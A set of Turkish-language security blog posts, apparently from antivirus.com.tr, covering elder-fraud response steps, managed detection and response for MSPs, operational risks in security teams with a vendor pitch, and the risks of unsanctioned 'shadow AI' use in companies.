- **Havale işlemlerini derhal dondurun**: Akrabalarınızın bankasının “bilgilendirildiğinden” emin olun, böylece dışarıya yapılan havale işlemlerini durdurabilir.
- **Her şeyi belgelendirin**: Dolandırıcılıkla ilgili telefon numaralarını, e-postaları veya ekran görüntülerini kaydedin.
- **Bildirin**: Emniyet Genel Müdürlüğü’nün [Siber Suçlarla Mücadele Daire Başkanlığı](https://www.egm.gov.tr/siber) veya E-Devlet üzerinden yine Emniyet Genel Müdürlüğü’nün “[Siber Suç İhbar](https://www.egm.gov.tr/siber)” hizmeti aracılığıyla şikâyette bulunun.
- **Krediyi dondurun**: (Büyük)annenizin veya (büyük)babanızın adına yeni kredi hesapları açılmasını önlemek için krediyi dondurun.
- **Akrabalarınıza duygusal destek sağlayın**: Onları suçlamak yerine, bir suçun kurbanı olduklarını hatırlatın. Utanç, insanları sessiz kalmaya zorlar ve bu da sonuçta dolandırıcıların işine yarar.
## Son düşünceler
Uzun vadeli huzur için (büyük)annenizin veya babanızın sosyal güvenlik numarası veya [giriş bilgileri karanlık web’de ortaya çıkarsa](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/) sizi uyaran kimlik izleme hizmetlerini de değerlendirin. Banka bakiyelerini gözden geçirmeyi, işlemleri denetlemeyi ve hesap güvenlik ayarlarını düzenli olarak gözden geçirmeyi içeren bir rutin oluşturun. Sonuçta önleme bir alışkanlıktır.
Son olarak, yaşlıları hedef alan dolandırıcılıkların maliyeti, sıklığı ve karmaşıklığı artmaktadır. Ancak açık iletişim ile etkili davranışsal ve teknik önlemleri birleştiren aileler, bu riski önemli ölçüde azaltabilirler. Bu önlemleri alırsanız suçluların (büyük)annenizin ve (büyük)babanızın hayat boyu biriktirdikleri birikimlerini kendi kazançlarına dönüştürmelerini çok daha zor hâle getirebilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Fidye Yazılımı, Siber Güvenlik
---
### [MDR, MSP’lere rekabetçi pazarda nasıl avantaj sağlayabilir?](https://antivirus.com.tr/mdr-msplere-rekabetci-pazarda-nasil-avantaj-saglayabilir/)
**Published:** Kasım 20, 2025
**Author:** ESET
**Excerpt:** Siber güvenlik alanında yetenekli personel sıkıntısı ve hızla gelişen tehditler nedeniyle MDR, MSP'ler için stratejik bir gereklilik hâline geliyor
**Content:**
*Siber güvenlik alanında yetenekli personel sıkıntısı ve hızla gelişen tehditler nedeniyle MDR (yönetilen tespit ve müdahale) MSP’ler için stratejik bir gereklilik hâline geliyor*
MDR’ın ne olduğu ve nasıl çalıştığı için [MDR nedir?](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) rehberimiz başlangıç noktası olabilir.
Yönetilen hizmet sağlayıcıları (MSP’ler) şu anda iyi bir konumda olmalıdır. İşletmeler dijital operasyonlarını büyütmeye devam ettikçe kritik BT ürün ve hizmetlerini dağıtmak ve yönetmek için uzman ortaklara olan ihtiyaçları da giderek artmaktadır. Bu ihtiyaç, siber güvenlik alanında daha belirgindir. [Canalys’e](https://www.infosecurity-magazine.com/news-features/how-the-channel-is-evolving/) göre, yönetilen güvenlik hizmetlerinden elde edilen gelirin bu yıl yıllık %15 artması bekleniyor.
Ancak bazı zorluklar da var. MSP’ler, yetenek eksikliği, tehdit aktörlerinin yenilikçiliği ve makroekonomik baskılarla da mücadele ediyor. Yönetilen tespit ve müdahale (MDR) bu noktada büyük bir etki yaratabilir. Hizmet sağlayıcının operasyonel olarak aşırı yüklenmesine neden olmadan yeni gelir akışları yaratılmasına ve müşteri sadakatinin artırılmasına yardımcı olabilir.
## MSP’lerin zorlukları: Tehditlerden becerilere
Bir [rapora](https://assets.barracuda.com/assets/docs/dms/bmsp-rp-evolving-landscape-of-the-msp-business-2024.pdf) göre, MSP’lerin %97’si 2024 yılında hizmet portföyünü genişletmeyi bekliyor ve bu genişlemede güvenlik büyük önem taşıyor. Ancak bunu yaparken çeşitli zorluklarla karşılaşıyorlar. Bunlar arasında şunlar yer alıyor:
- **Beceri eksikliği:** MSP’lerin üçte birinden fazlası (%35) bunu en büyük iş zorluğu olarak [belirtmektedir](https://cybersmart.co.uk/the-cybersmart-msp-survey-2024/). Dünya çapında [tahmini](https://cybersmart.co.uk/the-cybersmart-msp-survey-2024/) 4,7 milyon siber güvenlik uzmanı eksikliği nedeniyle yetenekler için rekabet çok şiddetlidir. Bu rakamın 392.000’den fazlası Avrupa’da, yaklaşık 543.000’i ise Kuzey Amerika’dadır. Tehdit avcılığı gibi özel becerilere olan talep ise tartışmasız daha da fazladır. Cüzdanı kabarık rakipler ve büyük şirketlerle maaş konusunda rekabet etmek, kâr marjlarını eritmektedir.
- **Bütçeler ve makroekonomik baskı:** Dünya, yoğun bir jeopolitik gerilim ve ekonomik belirsizlik döneminden geçiyor ve bu durum birçok iş liderinin yatırım planlarını askıya almasına neden oluyor. Bu, BT harcamalarının kısıtlanması anlamına geliyorsa MSP’ler için de kötü haber olabilir. Müşteriler için rekabet kızıştıkça bu zorluk daha da belirgin hâle geliyor.
- **Gelişen tehditler:** Ağ savunucuları, daha çevik ve kaynakları bol rakipler tarafından her yönden baskı altında tutuluyor. Saldırganlar sürpriz avantajına sahip ve nispeten sofistike saldırılar başlatmak için ihtiyaç duydukları tüm araçları ve bilgi birikimini siber suç dünyasında bulabiliyorlar. Bir [tahmine](https://www.infosecurity-magazine.com/news/staggering-800-rise-infostealer/) göre, 2025’in ilk yarısında[ fidye yazılımı ihlalleri](https://antivirus.com.tr/fidye-yazilimi-kucuk-isletmeleri-nasil-etkiliyor/) yılın başından bu yana %179 artış gösterdi ve bu dönemde 9,5 milyar kayıtla bağlantılı 3.104 veri ihlali kaydedildi. ESET’in fidye yazılımı tespitleri, 2025’in ilk altı ayında önceki altı aya göre [neredeyse üçte bir oranında arttı](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf#page=33). Bu tür tehditleri uzak tutmak, MSP’ler ve müşterileri için giderek daha zor hâle geliyor.
- **Hedef olarak MSP’ler:** MSP’ler, alt müşteri ağlarına erişim sağladıklarından saldırılar için cazip bir hedef oluşturmaktadır. 2021’deki Kaseya fidye yazılımı kampanyasını veya İranlı tehdit grubu MuddyWater tarafından gerçekleştirilen daha yakın tarihli siber casusluk saldırılarını düşünün.
- **Uyarı yorgunluğu ve aşırı yük:** Müşteri kuruluşları tarafından kullanılan güvenlik araçlarının sayısı arttıkça güvenlik operasyon merkezi (SOC) tarafından alınan uyarıların hacmi de artmaktadır. Deneyimli güvenlik operasyonları (SecOps) ekipleri bile öncelik sırasını belirleyemezlerse uyarılar karşısında hızla bunalabilirler.
- **Operasyonel baskı:** Diğer hizmetlerin yanı sıra yönetilen siber güvenlik hizmetleri sunan MSP’ler, hizmet sunmakta zorluk yaşayabilir. Artan tehdit uyarıları ile başa çıkmakla kalmayıp aynı zamanda birden fazla müşteri sisteminin günlük izlenmesi, rutin bakım ve daha fazlasını da yapmaları gerekir.

*Haziran 2024’ten Mayıs 2025’e kadar tespit edilen fidye yazılımları (kaynak:* [*ESET Tehdit Raporu H1 2025*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf#page=33)*)*
## MDR, MSP’ler için neden uygun bir seçimdir?
Bu nedenle birçok MSP, güvenilir bir iş ortağı tarafından sunulan MDR hizmetlerine yönelmektedir. Geleneksel olarak MDR şunları sunar:
- Uzman bir SOC ekibi tarafından müşteri ortamının sürekli izlenmesi
- Gürültüyü ayıklamak ve önemli olanı önceliklendirmek için davranış analizi gibi teknikler kullanarak tehditlerin tespiti
- Otomatik tehdit algılamayı atlatabilen daha sofistike saldırıları tespit etmek için tehdit avcılığı
- SOAR, üretken yapay zekâ (GenAI) ve oyun kitapları gibi otomatik araçlardan yararlanarak tehditleri hızla kontrol altına almak ve gidermek için olay müdahalesi
Canalys’e göre, yönetilen güvenlik hizmetleri 2024 yılında yıllık %15 gelir artışı kaydederken MDR için bu rakamın %50 olacağı tahmin ediliyor. Bu tek başına, hizmet portföyünü genişletmek isteyen MSP’ler için ciddi bir rakip olmasını sağlıyor. Doğru siber güvenlik ortağıyla birlikte MDR, hizmet sağlayıcılara şunları sunarak da yardımcı olabilir:
- **7/24 izleme ve algılama:** Son müşteriler için cazip bir teklif olup, tehditleri şirkete ciddi zarar vermeden önce hızla tespit etmeye, kontrol altına almaya ve gidermeye yardımcı olur. MSP’nin kendisi de kendi saldırı yüzeyini korumak için aynı hizmetleri kullanıyorsa ciddi iç güvenlik ihlallerinin finansal, itibar ve uyum risklerini azaltmaya da yardımcı olabilir.
- **Dış kaynaklı güvenlik hizmetleri:** MDR sağlayıcısının uzman SOC ekibi, en zorlu işlerin çoğunu üstlenerek beceri eksikliklerini giderir ve MSP’nin yüksek değerli görevlere odaklanmasını sağlar.
- **Daha güçlü müşteri ilişkileri:** MDR, MSP’lere sadece yeni bir gelir kaynağı sunmakla kalmaz. Sağlayıcıyı müşterinin şirket içi güvenlik ekibinin bir uzantısı olarak konumlandırarak müşteri güvenini güçlendirmeye de yardımcı olabilir.
- **Azalan uyarı yükü:** Doğru MDR sağlayıcısının uyarıları akıllıca önceliklendirmesi sayesinde MSP’ler daha az yanlış pozitifle uğraşmak zorunda kalacak ve müşterilerine hizmet vermeye daha fazla zaman ayırabileceklerdir.
- **Siber sigorta avantajları:** Sigorta sağlayıcıları, sigorta kapsamı veya en azından daha düşük primler için MDR’ı giderek daha fazla bir ön koşul olarak talep etmektedir. Bu, MSP müşterileri ve MSP’lerin kendileri için bir satış argümanı olabilir.
## MDR ortağı için önemli hususlar
MSP işletmeniz hizmetlerini genişleterek [MDR](https://antivirus.com.tr/mdr-ile-kuruluslar-mudahale-hizini-ve-guvenligini-artiriyor/) sunmayı düşünüyorsa aşağıdakileri sağlayabilecek bir ortak arayın:
- **Tehdit istihbaratında mükemmellik**: Tehdit ortamına ilişkin doğru bilgiler, daha fazlasını görmenizi ve daha hızlı yanıt vermenizi sağlar.
- **7/24/365 operasyonlar**: Tehdit aktörleri asla uyumaz, MDR’ınızı da öyle.
- **Gelişmiş tehdit avcılığı**: Gelişmiş, gizli tehditleri tespit etme konusunda uzman analistlere sahip bir sağlayıcı seçin.
- **Kanıtlanmış yetenekler**: Güvenilir bir isimden, yüksek algılama oranları ve düşük yanlış pozitif oranları arayın.
- **Müşteri desteği**: Müşterilerinize mümkün olan en iyi MDR deneyimini sunabilmek için yüksek kaliteli, yerelleştirilmiş müşteri hizmetleri önemlidir.
- **İnsan + makine:** En iyi teklifler, makine çıktılarını izlemek ve tehdit avcılığı yapmak için yapay zekâ ve otomasyonu uzman bir insan ekibiyle birleştirir.
- **GenAI yardımı:** GenAI, beceri eksikliklerini daha da kapatabilir ve olaylara müdahaleyi hızlandırabilir.
[IDC’ye göre](https://www.eset.com/us/about/newsroom/corporate-blog/eset-world-2025-idcs-outlook-on-mdr-and-threat-intelligence/?srsltid=AfmBOopJ-9HDQVmZJoYdE-jj7D4ArlzWJrQrLb2tvv0YQKGBm28Doi6x), şirketlerin sadece %27’si algılama ve müdahaleyi şirket içinde gerçekleştiriyor. Bu, katma değerli hizmetler sunmak ve işlerini büyütmek isteyen MSP’ler için büyük bir fırsat anlamına geliyor. Sizin şirketinizin de bu fırsatı değerlendirme zamanı gelmiş olabilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, MDR, MSP, Siber Güvenlik
---
### [Operasyonel risk : Siber güvenlik ekibinizin olası eksikleri](https://antivirus.com.tr/operasyonel-risk-siber-guvenlik-ekibinizin-olasi-eksikleri/)
**Published:** Kasım 25, 2025
**Author:** Kadriye Bay
**Excerpt:** Güvenlikle ilgili tartışmaların çoğu tehditler etrafında şekillenir. Ancak güvenlik liderlerinin göz ardı edemeyeceği büyük bir risk vardır: Operasyonel risk
**Content:**
Güvenlikle ilgili tartışmaların çoğu tehditler etrafında şekillenir. Ancak güvenlik liderlerinin göz ardı edemeyeceği büyük bir risk vardır: **Operasyonel risk**. Tartışmalarda kimlik avı, fidye yazılımı, yapay zekâ destekli saldırılar, içeriden gelen tehditler vb. konular ele alınır. Güvenlik liderlerinin sorduğu başlıca sorular şunlardır:
- “Kuruluş/işletme bu tehditlere karşı etkili bir şekilde korunuyor mu?”
- “İşletme, kendisini birden fazla risk faktöründen uygun şekilde koruyabilir mi?”
Operasyonel risk, güvenlik departmanı üzerinde büyük bir etkiye sahip olabilir. Örneğin, operasyonel verimlilik eksikliği, en yetenekli ekibin bile optimum seviyesinin altında çalışmasına neden olabilir. Bu da risk maruziyetinin artmasına ve yanıt sürelerinin yavaşlamasına yol açar.
Operasyonel risklerin dikkate alınmaması, sayısız yüksek teknolojili araca yatırım yapılmasına rağmen bir şirketin veri ihlali veya diğer güvenlik olaylarının kurbanı olmasının nedeni olabilir. Operasyonel risk, birçok nedenden dolayı ortaya çıkabilir. Kuruluşlar, belirledikleri riske göre doğru araçları kullanmıyor, ekiplerinin kaynak kullanılabilirliğini dikkate almıyor veya ortamlarına uygun olmayan bir araç kullanıyor olabilir.
Safetica Satış Mühendisliği Direktörü Milos Blata, “*Güvenlik liderleri genellikle proaktif tehdit önleme yerine reaktif önlemlere aşırı güvenme tuzağına düşerler, bu da kaynakların tükenmesine ve savunmada boşluklara yol açar*” diyor. “*Bir başka yaygın tuzak ise riske göre öncelik belirlemekte başarısız olmak, bu da ekiplerin aşırı yüklenmesine ve kaynakların yeterince kullanılmamasına neden olur*.”
Bu makale, odak noktasını dış tehditlerden iç operasyonlara kaydırarak şirketlerinin siber güvenlik savunmalarının baskı altında dayanıklı olmasını isteyen güvenlik liderlerinin yönetmesi gereken üç temel operasyonel riski özetlemektedir.
## **Operasyonel risk 1: Kaynak eksikliği**
Birçok şirket, sağlam bir siber güvenlik yapısı kurmak için gerekli kaynaklara sahip değildir. Kaynak eksikliği, personel, bütçe veya hatta uzman yetenek eksikliği şeklinde olabilir.
### **Yetersiz personel sayısı**
Siber güvenlik alanında personel eksikliği yaygın bir sorundur. Son bulgular, neredeyse tüm CISO’ların siber güvenlik ekiplerinin personel eksikliği yaşadığını bildirdiğini ve bunun başlıca nedenleri olarak işe alımların dondurulmasını ve bütçe kısıtlamalarını gösterdiğini ortaya koymaktadır. CISO’lar ayrıca personel eksikliğinin güvenlik girişimlerinde gecikmelere ve iptallere yol açtığını belirtmektedir.
Personel eksikliği, genişleyen tehdit ortamını kapsamayı zorlaştırır.
Kaynak eksikliği, araç yönetimi eksikliğine de yol açabilir. Araçları yönetecek personeliniz yoksa araçlar tek başına yeterli değildir. En iyi güvenlik araçları bile bunları kullanacak ve izleyecek kimse yoksa işe yaramaz. Yüksek düzeyde düzenlemelere tabi sektörler gibi ortamlar ne kadar karmaşıksa bu sorun da o kadar büyük hâle gelir.
Safetica’nın Teknik Danışmanı Daniel Garzon, “*En yaygın hatalardan biri, belirli kullanım durumlarını değerlendirmeden veya kapsamı dikkate almadan kontroller uygulamaktır*” diyor. “*Süreçleri belgelemenin ve ekibi gerçek dünya senaryolarıyla eğitmenin önemi genellikle küçümsenir*.”
### **Yetersiz bütçe**
Kuruluşların en önemli endişesi olmasına rağmen bütçe tahsisleri hedefi tutturamamaktadır. Mimecast’in 2024 siber güvenlik raporu, kuruluşların BT bütçesinin yalnızca %9’unun siber güvenliğe ayrıldığını ortaya koymuştur. Anket katılımcılarının %36’sı, yetersiz harcamanın kuruluşun savunmasında “önemli boşluklara” yol açtığını söyledi. %40’ı ise bütçe kısıtlamalarının, tehditleri izlemek için kullanabilecekleri araç türlerinde tavizlere yol açtığını belirtti.
Bütçe eksiklikleri, gerçek dünyada sonuçlara yol açan güvenlik açıklarına dönüşüyor. Dünya çapında şirketlerinen az %15’i, güvenlik araçlarına yeterince yatırım yapmamalarının doğrudan sonucu olarak güvenlik olaylarına maruz kalmıştır.
Güvenlik bütçesindeki kesintilerin son kurbanı ise eğitimdir. Avrupa, ABD, Avustralya ve Japonya’daki 600.000 CISO’nun katıldığı bir [ankette](https://www.csoonline.com/article/3846307/not-all-cuts-are-equal-security-budget-choices-disproportionately-impact-risk.html), %36’sının eğitim kesintileri yaşadığı ve bunların %45’inin bu kesintiler nedeniyle veri ihlali yaşadığı ortaya çıktı.
Bütçe hakkında konuşurken fırsat maliyetleri ve potansiyel kayıplardan bahsetmek önemlidir. Bir bakıma, siber güvenlik için yeterli bütçe sigorta gibidir; ancak sahip olmadığınızda bunun acısını hissedersiniz.
Güvenlik liderleri, yönetim ve finans departmanlarının bir sonraki bütçe değerlendirmesinde bu riskleri anlamaları için bu riskleri doğru bir şekilde iletmek adına çalışmalıdır.
### **Uzmanlaşmış yetenek eksikliği**
Uzman yetenek eksikliği genellikle göz ardı edilen bir faktördür. Siber güvenlik bölümünde tam kadroya sahip şirketler bile modern saldırılarla başa çıkmak için uygun beceri setine sahip olmayabilir. Güvenlik ekipleri, yapay zekâ riskleri, gelişmiş kötü amaçlı yazılımlar ve tehdit aktörlerinin kullandığı yeni taktikler hakkında bilgi sahibi olmalıdır. Bilgi hızla eskimekte ve bu bilgiyi bulmak gittikçe zorlaşmaktadır.
Uluslararası Bilgi Sistemi Güvenlik Sertifikasyon Konsorsiyumu (ISC2) tarafından yapılan[ 2024 İş Gücü Araştırması](https://www.isc2.org/Insights/2024/10/ISC2-2024-Cybersecurity-Workforce-Study), siber güvenlik uzmanlarının ve karar vericilerin %64’ünün beceri eksikliğinin personel eksikliğinden daha kötü olduğuna inandığını ortaya koydu. Ayrıca araştırma siber güvenlik ekiplerinin %90’ının beceri eksikliği olduğunu ortaya koydu.
Siber güvenlik beceri eksikliği, kuruluşlar için risk oluşturur. IBM, beceri eksikliğinin veri ihlallerinin ortalama maliyetini[ 1,76 milyon](https://www.ibm.com/think/insights/cybersecurity-skills-gap-contributed-increase-average-breach-costs) dolar artırdığını bildirmiştir.
Beceri açığı büyümeye devam ederek 2030 yılına kadar[ 85 milyon çalışana](https://www.weforum.org/stories/2024/04/cybersecurity-industry-talent-shortage-new-report/) ulaşma potansiyeli olduğundan kuruluşlar bilgi eksikliklerinin güvenlik açıklarına yol açmaması için mevcut ekiplerine uyum sağlamalı ve yatırım yapmalıdır.
## **Operasyonel risk 2: Çok fazla araç**
Tüm araçların doğru şekilde yönetilmesi için zaman ve kaynak gerekir. Siber güvenlik araçlarının yaygınlaşması, kuruluşların düzinelerce bağımsız çözümü bir arada kullanması nedeniyle karmaşıklığa yol açar. Bu araçların çoğu, birbiriyle örtüşen işlevler sunarak daha gerekli kalemlerden bütçe kesintisi yapan gereksiz masraflar yaratır.
Araçlar arasında entegrasyon eksikliği, kuruluşun güvenliğini yönetmeye [zaman ekler](https://www.securitymagazine.com/articles/101667-78-of-security-leaders-say-tool-sprawl-challenges-threat-mitigation) ve güvenlik ekiplerinin verimliliğini düşürür.
Blata*,* “*Doğru aracı bulmak için güvenlik liderleri, mevcut sistemler ve iş akışlarıyla iyi entegre olan, sorunsuz bir şekilde benimsenmesini sağlayan ve karmaşıklığı en aza indiren çözümlere odaklanmalıdır*” diyor*. “Kullanılabilirlik, ölçeklenebilirlik ve otomasyon yeteneklerini özelliklerin önüne koymak, araç yüklemesini önlemeye yardımcı olur ve gereksiz gürültüyü azaltır*.”
Birçok güvenlik tedarikçisi, bu konuyu nadiren gündeme getirir çünkü bu bir sürtüşme noktasıdır. Bir şirket ne kadar az araç kullanırsa tedarikçinin satışları o kadar azalır. Parçalanmış çoklu tedarikçi ortamları [otomasyonu engeller](https://heimdalsecurity.com/blog/attack-surface-management-msps-tool/) ve manuel yönetimi zorunlu kılar, bu da ekipleri artan genel giderlerle başa çıkmaya zorlar. Ancak tedarikçiler bu dezavantajı nadiren kabul ederler.
Garzon, “*Önemli olan, aracı sadece teknik yeteneklerle değil, operasyonel hedeflerle de uyumlu hâle getirmektir*” diyor. “*Entegrasyonu, öğrenme eğrisini ve ekibe sağladığı gerçek değeri değerlendirmek, korumadan çok gürültü yaratan çözümlerden kaçınmaya yardımcı olur*.”
Çok fazla araç kullanmak kaçınılmaz olarak iki senaryodan birine yol açar:
1. **Üst düzey araç uyumsuzlukları**. Küçük ekipler, büyük işletmeler için tasarlanmış veya geliştirilmiş bir aracı kullanmak zorunda kalır. Bütçenizin %80’ini, yalnızca %40’ını kullanacağınız bir araca harcarsınız.
2. **Nokta çözümlerinin yaygınlaşması**. Küçük ekipler ve bütçeler için uygun görünen birden fazla nokta çözümüne yatırım yaparsınız ancak teknoloji yığını şişer. Satıcı yönetimi zahmetli hâle gelir ve ekibiniz araçları kullanmak yerine yönetmek için değerli zamanını harcar.
## **Operasyonel risk 3: Büyümeye veya değişime hazırlıklı olmamak**
Kuruluşlar, siber güvenlik araçlarının ve platformlarının şirketin büyümesiyle uyumlu olarak ölçeklendirilmesini sağlamalıdır. Bu, stratejiye sonradan eklenmemeli, stratejinin bir parçası olmalıdır.
Büyüme tahminleri her zaman zordur ancak tedarikçiniz aşağıdakileri yönetebilmelidir:
- Yeni konumlara genişleme
- Altyapı ekleme
- Büyük veri tabanı geçişleri
- Veri tabanı yükseltmeleri veya değişiklikleri
- Çalışan sayısında artış
- Cihaz kullanımında artış
Tedarikçiniz bu değişiklikleri kaldıramıyorsa veya her değişiklik olduğunda yeni bir sözleşme imzalamayı gerektiriyorsa ölçeklendirme sırasında operasyonel boşluklar oluşacaktır. Bu değişikliklere uyum sağlamak, gereğinden fazla zaman ve görüşme gerektirir. En kötü durumda, çözümleri değiştirmek zorunda kalırsınız ve bu da başka sorunlara yol açar.
Sahip olduğunuz araç ve çözümlerin şirketinizle birlikte uyum sağlayıp büyüyeceğini bilmek bir zorunluluktur. Birleşik güvenlik platformları gibi ölçeklenebilir, uyarlanabilir platformlar seçmek, bunu başarmanıza ve daha proaktif koruma sağlamanıza yardımcı olur.
[IBM’in bir raporuna](https://www.ibm.com/thought-leadership/institute-business-value/en-us/report/unified-cybersecurity-platform) göre, birleşik bir platforma sahip kuruluşlar, bir güvenlik olayını tespit etmek için 72 gün daha az, bir güvenlik olayını kontrol altına almak için ise 84 gün daha az zaman harcar.
### **İyi organize olmuş bir ekip, siber güvenlik stratejinizin bir parçası olmalıdır**
Bir güvenlik liderinin öncelikleri her zaman risk yönetimi, proaktif savunma ve herhangi bir olaya müdahale edebilmeyi sağlamaktır. Ancak bunu başarmak, yalnızca yetenekli bir ekiple mümkündür ve bu da ekibin ne kadar hızlı ve verimli çalışabildiğine bağlıdır.
Tedarikçilerin karmaşıklığı, araç yüklemesi veya uyumsuz araçlar gibi tuzaklara düşmek kolaydır. Kuruluşlar bunun yerine, otomasyona öncelik veren, manuel görevleri hafifleten ve sadece veri için veri değil, eyleme geçirilebilir veriler sağlayan araçları dikkate almalıdır.
Garzon, “*Araçların aşırı kullanımı, görünürlüğü parçalamaya ve gereksiz tekrarlar yaratmaya meyillidir*” diyor. *“Aynı şekilde, birden fazla tedarikçi söz konusu olduğunda net bir mimari oluşturmak ve sorumlulukları tanımlamak çok önemlidir*.”
Bu nedenle [Safetica](https://stratus.com.tr/safetica-dlp/), araçları birleştiren ve güvenlik ekiplerinin kaçınılmaz olarak karşılaştığı kaynak eksikliğini gideren, bulut tabanlı, uyumluluk odaklı Akıllı Veri Güvenliği platformunu geliştirdi.
Platformumuz hakkında daha fazla bilgi edinmek isterseniz [ücretsiz demo](https://stratus.com.tr/sizi-arayalim/) için bizimle iletişime geçin.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik
---
### [Gölge yapay zekâ neden en büyük kör noktanız olabilir?](https://antivirus.com.tr/golge-yapay-zeka-neden-en-buyuk-kor-noktaniz-olabilir/)
**Published:** Kasım 25, 2025
**Author:** ESET
**Excerpt:** Kasıtsız veri sızıntısından hatalı kodlara kadar, şirketinizde gölge yapay zekâ kullanımına neden dikkat etmeniz gerektiğini açıklıyoruz
**Content:**
*Kasıtsız veri sızıntısından hatalı kodlara kadar, şirketinizde gölge yapay zekâ kullanımına neden dikkat etmeniz gerektiğini açıklıyoruz*
Gölge BT, uzun zamandır kurumsal güvenlik ekiplerinin [baş belası](https://antivirus.com.tr/golge-bt-shadow-it-neden-risklidir-ve-nasil-engellenir/) olmuştur. Sonuçta, göremediğiniz şeyi yönetemez veya koruyamazsınız. Ancak durum çok daha kötüye gidebilir. Yapay zekânın (AI) ölçeği, erişimi ve gücü, gölge yapay zekâyı tüm BT veya güvenlik liderleri için bir endişe kaynağı hâline getirmektedir.
Siber riskler, kabul edilebilir kullanım politikalarının arasındaki karanlık alanlarda gelişir. Henüz yapmadıysanız en büyük güvenlik kör noktanız olabilecek şeye ışık tutmanın zamanı gelmiş olabilir.
## Gölge yapay zekâ nedir ve neden şimdi?
Yapay zekâ araçları, uzun süredir kurumsal BT’nin bir parçasıdır. 2000’li yılların başından beri güvenlik ekiplerine olağan dışı etkinlikleri tespit etmede ve spam gibi tehditleri filtrelemede yardımcı olmaktadırlar. Ancak bu sefer durum farklı. OpenAI’ın ChatGPT aracının 2023’te büyük başarı elde etmesinden bu yana, chatbot ilk iki ayında 100 milyon kullanıcıya ulaştı ve çalışanlar, hayatlarını kolaylaştıracak üretken yapay zekânın potansiyelinden çok etkilendiler. Ne yazık ki şirketler bu trene binmekte daha yavaş davrandılar.
Bu durum, hayal kırıklığına uğramış kullanıcıların doldurmak için can attığı bir boşluk yarattı. Doğası gereği gölgede kalan bir trendi doğru bir şekilde ölçmek imkânsız olsa da Microsoft, yapay zekâ kullanıcılarının %78’inin artık [kendi araçlarını işe getirdiğini ](https://antivirus.com.tr/calisanlar-icin-byod-kendi-cihazini-getir-guvenligi/)[tahmin ediyor](https://www.microsoft.com/en-us/worklab/work-trend-index/ai-at-work-is-here-now-comes-the-hard-part). BT liderlerinin %60’ının üst düzey yöneticilerin bu teknolojiyi resmî olarak uygulamak için bir planı olmaması konusunda endişeli olması tesadüf değildir.
ChatGPT, Gemini veya Claude gibi popüler sohbet robotları, BYOD cep telefonlarına veya evden çalışma dizüstü bilgisayarlarına kolayca indirilebilir ve kullanılabilir. Bu robotlar, bazı çalışanlara iş yükünü azaltma, teslim tarihlerini kolaylaştırma ve daha yüksek değerli görevlere zaman ayırma gibi cazip bir olasılık sunuyor.
## Halka açık yapay zekâ modellerinin ötesinde
ChatGPT gibi bağımsız uygulamalar, gölge yapay zekâ sorunlarının büyük bir kısmını oluşturur. Ancak bunlar sorunun tüm boyutunu temsil etmez. Bu teknoloji, tarayıcı uzantıları aracılığıyla da işletmelere sızabilir. Hatta kullanıcıların BT departmanının bilgisi olmadan etkinleştirdiği meşru iş yazılımı ürünlerinde de bulunabilir.
Bir de ajanlı yapay zekâ var: Otonom ajanlar etrafında şekillenen ve insanlar tarafından kendilerine verilen belirli görevleri bağımsız olarak tamamlamak üzere tasarlanmış yapay zekâ inovasyonunun bir sonraki dalgası. Doğru koruma önlemleri alınmazsa bu ajanlar hassas veri depolarına erişebilir ve yetkisiz veya kötü niyetli eylemler gerçekleştirebilir. Farkına varıldığında ise artık çok geç olabilir.
## Gölge yapay zekâ riskleri nelerdir?
Bunların tümü, kuruluşlar için büyük potansiyel güvenlik ve uyumluluk riskleri oluşturur. Öncelikle, kamuya açık yapay zekâ modellerinin izinsiz kullanımını ele alalım. Her komutta, çalışanların hassas ve/veya düzenlemeye tabi verileri paylaşma riski vardır. Bu veriler toplantı notları, IP, [kod](https://www.cnbc.com/2023/05/02/samsung-bans-use-of-ai-like-chatgpt-for-staff-after-misuse-of-chatbot.html) veya müşteri/çalışanların kişisel olarak tanımlanabilir bilgileri (PII) olabilir. Girilen her şey modeli eğitmek için kullanılır ve bu nedenle gelecekte diğer kullanıcılara aktarılabilir. Ayrıca üçüncü taraf sunucularda, muhtemelen sizinle aynı güvenlik ve gizlilik standartlarına sahip olmayan yargı bölgelerinde depolanır.
Bu durum, veri koruma düzenleyicileri (ör. GDPR, CCPA vb.) tarafından hoş karşılanmayacaktır. Ayrıca chatbot geliştiricisinin çalışanlarının hassas bilgilerinizi görmesine olanak tanıyarak kuruluşu daha da riske atar. [Çinli sağlayıcı DeepSeek’te](https://www.wiz.io/blog/wiz-research-uncovers-exposed-deepseek-database-leak) olduğu gibi, veriler bu sağlayıcı tarafından sızdırılabilir veya ihlal edilebilir.
Sohbet robotları, kuruluşu farkında olmadan hedefli tehditlere maruz bırakan yazılım güvenlik açıkları ve/veya arka kapılar içerebilir. İş amaçlı bir sohbet robotu indirmek isteyen herhangi bir çalışan, makinesinden gizli bilgileri çalmak için tasarlanmış kötü amaçlı bir sürümü yanlışlıkla yükleyebilir. Bu amaçla açıkça tasarlanmış birçok [sahte GenAI aracı](https://antivirus.com.tr/kotu-amacli-yazilim-tehdidini-maskeleyen-sahte-yapay-zeka-araclarina-dikkat/) bulunmaktadır.
Riskler veri ifşasından öteye uzanır. Örneğin, kodlama araçlarının izinsiz kullanımı, çıktıların uygun şekilde incelenmemesi durumunda müşteriye sunulan ürünlere [istismar edilebilir hatalar](https://www.theregister.com/2025/09/05/ai_code_assistants_security_problems/) getirebilir. Modeller önyargılı veya düşük kaliteli verilerle eğitilmişse yapay zekâ destekli analiz araçlarının kullanımı bile riskli olabilir ve hatalı karar almaya yol açabilir.
Yapay zekâ ajanları ayrıca sahte içerik ve hatalı kodlar ekleyebilir veya insan sahiplerinin haberi olmadan yetkisiz eylemlerde bulunabilir. Bu tür ajanların çalışması için ihtiyaç duyduğu hesaplar, dijital kimlikleri güvenli bir şekilde yönetilmezse ele geçirilmeye yönelik popüler bir hedef hâline gelebilir.
